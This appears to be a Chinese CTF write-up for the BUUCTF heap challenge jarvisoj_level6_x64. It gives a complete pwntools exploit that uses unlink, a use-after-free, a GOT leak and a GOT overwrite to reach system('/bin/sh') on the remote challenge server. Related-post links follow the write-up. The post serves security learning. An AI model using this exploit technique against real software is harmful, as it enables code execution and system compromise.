
buuctf-pwn:jarvisoj_level6_x64
jarvisoj_level6_x64
只能申请unsorted bin大小下的unlink
IDA看一下,可以发现edit里面有任意堆溢出的情况(realloc造成堆溢出)
然后free里面有UAF漏洞



然后几个注意的点,unlink直接可以模板化
1,泄漏地址 包括libc或者存放heap pointer的地址
2,unlink,伪造谁用谁的指针来unlink
3,修改heap为got指针也可以泄漏libc
exp
  1 #coding:utf-8

  2 '''

  3 author: lemon

  4 time:

  5 libc:

  6 python version:

  7 '''

  8

  9 from pwn import *

 10 from LibcSearcher import *

 11

 12 local = 0

 13

 14 binary = "./freenote_x64"

 15

 16 if local == 1:

 17     p = process(binary)

 18 else:

 19     p = remote("node3.buuoj.cn",29231)

 20

 21 def dbg():

 22     context.log_level = 'debug'

 23

 24 context.terminal = ['tmux','splitw','-h']

 25

 26 def add(size,content):

 27     p.sendlineafter('Your choice:','2')

 28     p.sendlineafter('Length of new note: ',str(size))

 29     p.sendafter('Enter your note:',content)

 30

 31 def free(index):

 32     p.sendlineafter('Your choice: ','4')

 33     p.sendlineafter('Note number: ',str(index))

 34

 35 def show():

 36     p.sendlineafter('Your choice: ','1')

 37

 38 def edit(index,size,content):

 39     p.sendlineafter('Your choice: ','3')

 40     p.sendlineafter('Note number: ',str(index))

 41     p.sendlineafter('Length of note: ',str(size))

 42     p.sendafter('Enter your note: ',content)

 43

 44 add(0x80,0x80 * 'a')    # chunk 0

 45 add(0x80,0x80 * 'a')    # chunk 1

 46 add(0x80,0x80 * 'a')    # chunk 2

 47 add(0x80,0x80 * 'a')    # chunk 3

 48 add(0x80,0x80 * 'a')    # chunk 4

 49

 50 edit(4,len("/bin/sh\x00"),"/bin/sh\x00")

 51

 52 #libc = ELF('/lib/x86_64-linux-gnu/libc-2.23.so')

 53

 54 print "unlink前先泄漏出堆的基地址"

 55

 56 free(3)

 57 free(1)

 58

 59 payload = 0x90 * 'a'

 60 edit(0,len(payload),payload)

 61 show()

 62 p.recvuntil(0x90 * 'a')

 63 #heap = u64(p.recv(6) + '\x00\x00')

 64 heap_0 = u64(p.recvuntil('\x0a',drop = True) + '\x00\x00\x00\x00') - 0x19a0

 65 print "[*] heap:",hex(heap_0)

 66 heap_4 = heap_0 + 0x1a40

 67

 68

 69 print "unlink"

 70

 71 fd = heap_0 - 0x18

 72 bk = heap_0 - 0x10

 73

 74 payload = p64(0) + p64(0x80)

 75 payload += p64(fd) + p64(bk)

 76 payload = payload.ljust(0x80,'\x00')

 77 payload += p64(0x80) + p64(0x90)

 78 edit(0,len(payload),payload)

 79

 80 free(1)

 81

 82 print "leak libc"

 83

 84 elf = ELF('./freenote_x64')

 85 free_got = elf.got['free']

 86 print "[*] free:",hex(free_got)

 87

 88 payload = p64(2) + p64(1) + p64(0x8) + p64(free_got)    #chunk0 size改为0x8

 89 payload += p64(0) * 9 + p64(1) + p64(8) + p64(heap_4)

 90 payload = payload.ljust(0x90,'\x00')

 91 edit(0,len(payload),payload)

 92 show()

 93 free = u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))

 94

 95 # libc_base = free - libc.sym['free']

 96 # system = libc_base + libc.sym['system']

 97

 98 libc = LibcSearcher('free',free)

 99 libc_base = free - libc.dump('free')

100 system = libc_base + libc.dump('system')

101

102 payload = p64(system)

103 edit(0,len(payload),payload)

104

105 #gdb.attach(p)

106 p.interactive()
buuctf-pwn:jarvisoj_level6_x64的更多相关文章
- [BUUCTF]PWN——babyheap_0ctf_2017
[BUUCTF]PWN--babyheap_0ctf_2017 附件 步骤: 例行检查,64位,保护全开 试运行一下程序,看到这个布局菜单,知道了这是一道堆的题目,第一次接触堆的小伙伴可以去看一下这个 ...
- (buuctf) - pwn入门部分wp - rip -- pwn1_sctf_2016
[buuctf]pwn入门 pwn学习之路引入 栈溢出引入 test_your_nc [题目链接] 注意到 Ubuntu 18, Linux系统 . nc 靶场 nc node3.buuoj.cn 2 ...
- [BUUCTF]PWN——hitcontraining_uaf
[BUUCTF]--hitcontraining_uaf 附件 步骤: 例行检查,32位,开启了nx保护 试运行一下程序,非常常见的创建堆块的菜单 32位ida载入分析,shift+f12查看程序里的 ...
- BUUCTF PWN部分题目wp
pwn好难啊 PWN 1,连上就有flag的pwnnc buuoj.cn 6000得到flag 2,RIP覆盖一下用ida分析一下,发现已有了system,只需覆盖RIP为fun()的地址,用peda ...
- buuctf --pwn part2
pwn难啊! 1.[OGeek2019]babyrop 先check一下文件,开启了NX 在ida中没有找到system.'/bin/sh'等相关的字符,或许需要ROP绕过(废话,题目提示了) 查看到 ...
- buuctf pwn wp---part1
pwn难啊 1.test_your_nc 测试你nc,不用说,连上就有. 2.rip ida中已经包含了system函数: 溢出,覆盖rip为fun函数,peda计算偏移为23: from pwn i ...
- [BUUCTF]PWN——pwnable_hacknote
pwnable_hacknote 附件 步骤: 例行检查,32位程序,开启了nx和canary保护 本地试运行看一下大概的情况,熟悉的堆的菜单 32位ida载入 add() gdb看一下堆块的布局更方 ...
- [BUUCTF]PWN——ciscn_2019_es_7[详解]
ciscn_2019_es_7 附件 步骤: 例行检查,64位程序,开启了nx保护 本地试运行一下看看大概的情况 64位ida载入,关键函数很简单,两个系统调用,buf存在溢出 看到系统调用和溢出,想 ...
- [BUUCTF]PWN——mrctf2020_easyoverflow
mrctf2020_easyoverflow 附件 步骤: 例行检查,64位程序,保护全开 本地试运行的时候就直接一个输入,然后就没了,直接用64位ida打开 只要满足18行的条件,就能够获取shel ...
- [BUUCTF]PWN——0ctf_2017_babyheap
0ctf_2017_babyheap 附件 步骤: 例行检查,64位程序,保护全开 本地试运行一下,看看大概的情况,经典的堆题的菜单 main函数 add() edit() delete() show ...
随机推荐
- Spark Job-Stage-Task实例理解
Spark Job-Stage-Task实例理解 基于一个word count的简单例子理解Job.Stage.Task的关系,以及各自产生的方式和对并行.分区等的联系: 相关概念 Job:Job是由 ...
- Windows10上安装MySQL(详细)
一.下载MySQL 1.在浏览器里打开mysql的官网http://www.mysql.com 2.进入页面顶部的"Downloads" 3.下滑页面,打开页面底部的"C ...
- vue学习04 v-on指令
vue学习04 v-on指令 v-on的作用是为元素绑定事件,比如click单击,dbclick双击 v-on指令可简写为@ 代码测试 <!DOCTYPE html> <html l ...
- 遍历 Dictionary,你会几种方式?
一:背景 1. 讲故事 昨天在 StackOverflow 上看到一个很有趣的问题,说: 你会几种遍历字典的方式,然后跟帖就是各种奇葩的回答,挺有意思,马上就要国庆了,娱乐娱乐吧,说说这种挺无聊的问题 ...
- Centos-删除文件或目录-rm
rm 删除目录或者文件,如果是链接文件,则只删除这个链接文件而不是链接指向的文件 相关选项 -r 递归删除目录 -f 忽略不存在提示和确认提示,本身确认提示系统默认添加-i参数 -i 删除文件前提示, ...
- Python练习题 038:Project Euler 010:两百万以内所有素数之和
本题来自 Project Euler 第10题:https://projecteuler.net/problem=10 # Project Euler: Problem 10: Summation o ...
- Python练习题 013:求解a+aa+aaa……
[Python练习题 013] 求s=a+aa+aaa+aaaa+aa...a的值,其中a是一个数字.例如2+22+222+2222+22222(此时共有5个数相加),几个数相加由键盘输入. 这题倒也 ...
- ESD(静电释放)上半部分
ESD(静电释放)上半部分 ESD:Electro-Static discharge静电释放 1.ESD静电释放的模式 1.1 人体放电模式(human body mode) 人体会释放静电,那么人体 ...
- 6个LED的控制
控制任务和要求 让6个LED按要求工作 电路设计 程序设计 1 int Led1 = 1; //各LED与实验板的联接引脚 2 int Led2 = 2; 3 int Led3 = 3; 4 int ...
- 【学习笔记】Dirichlet前缀和
题目戳我 \(\text{Solution:}\) 观察到一个\(a_i\)若对\(a_j\)有贡献,则必须\(i\)的所有质因子幂次小于等于\(j\)的质因子幂次. 于是,我们可以枚举质数的倍数并累 ...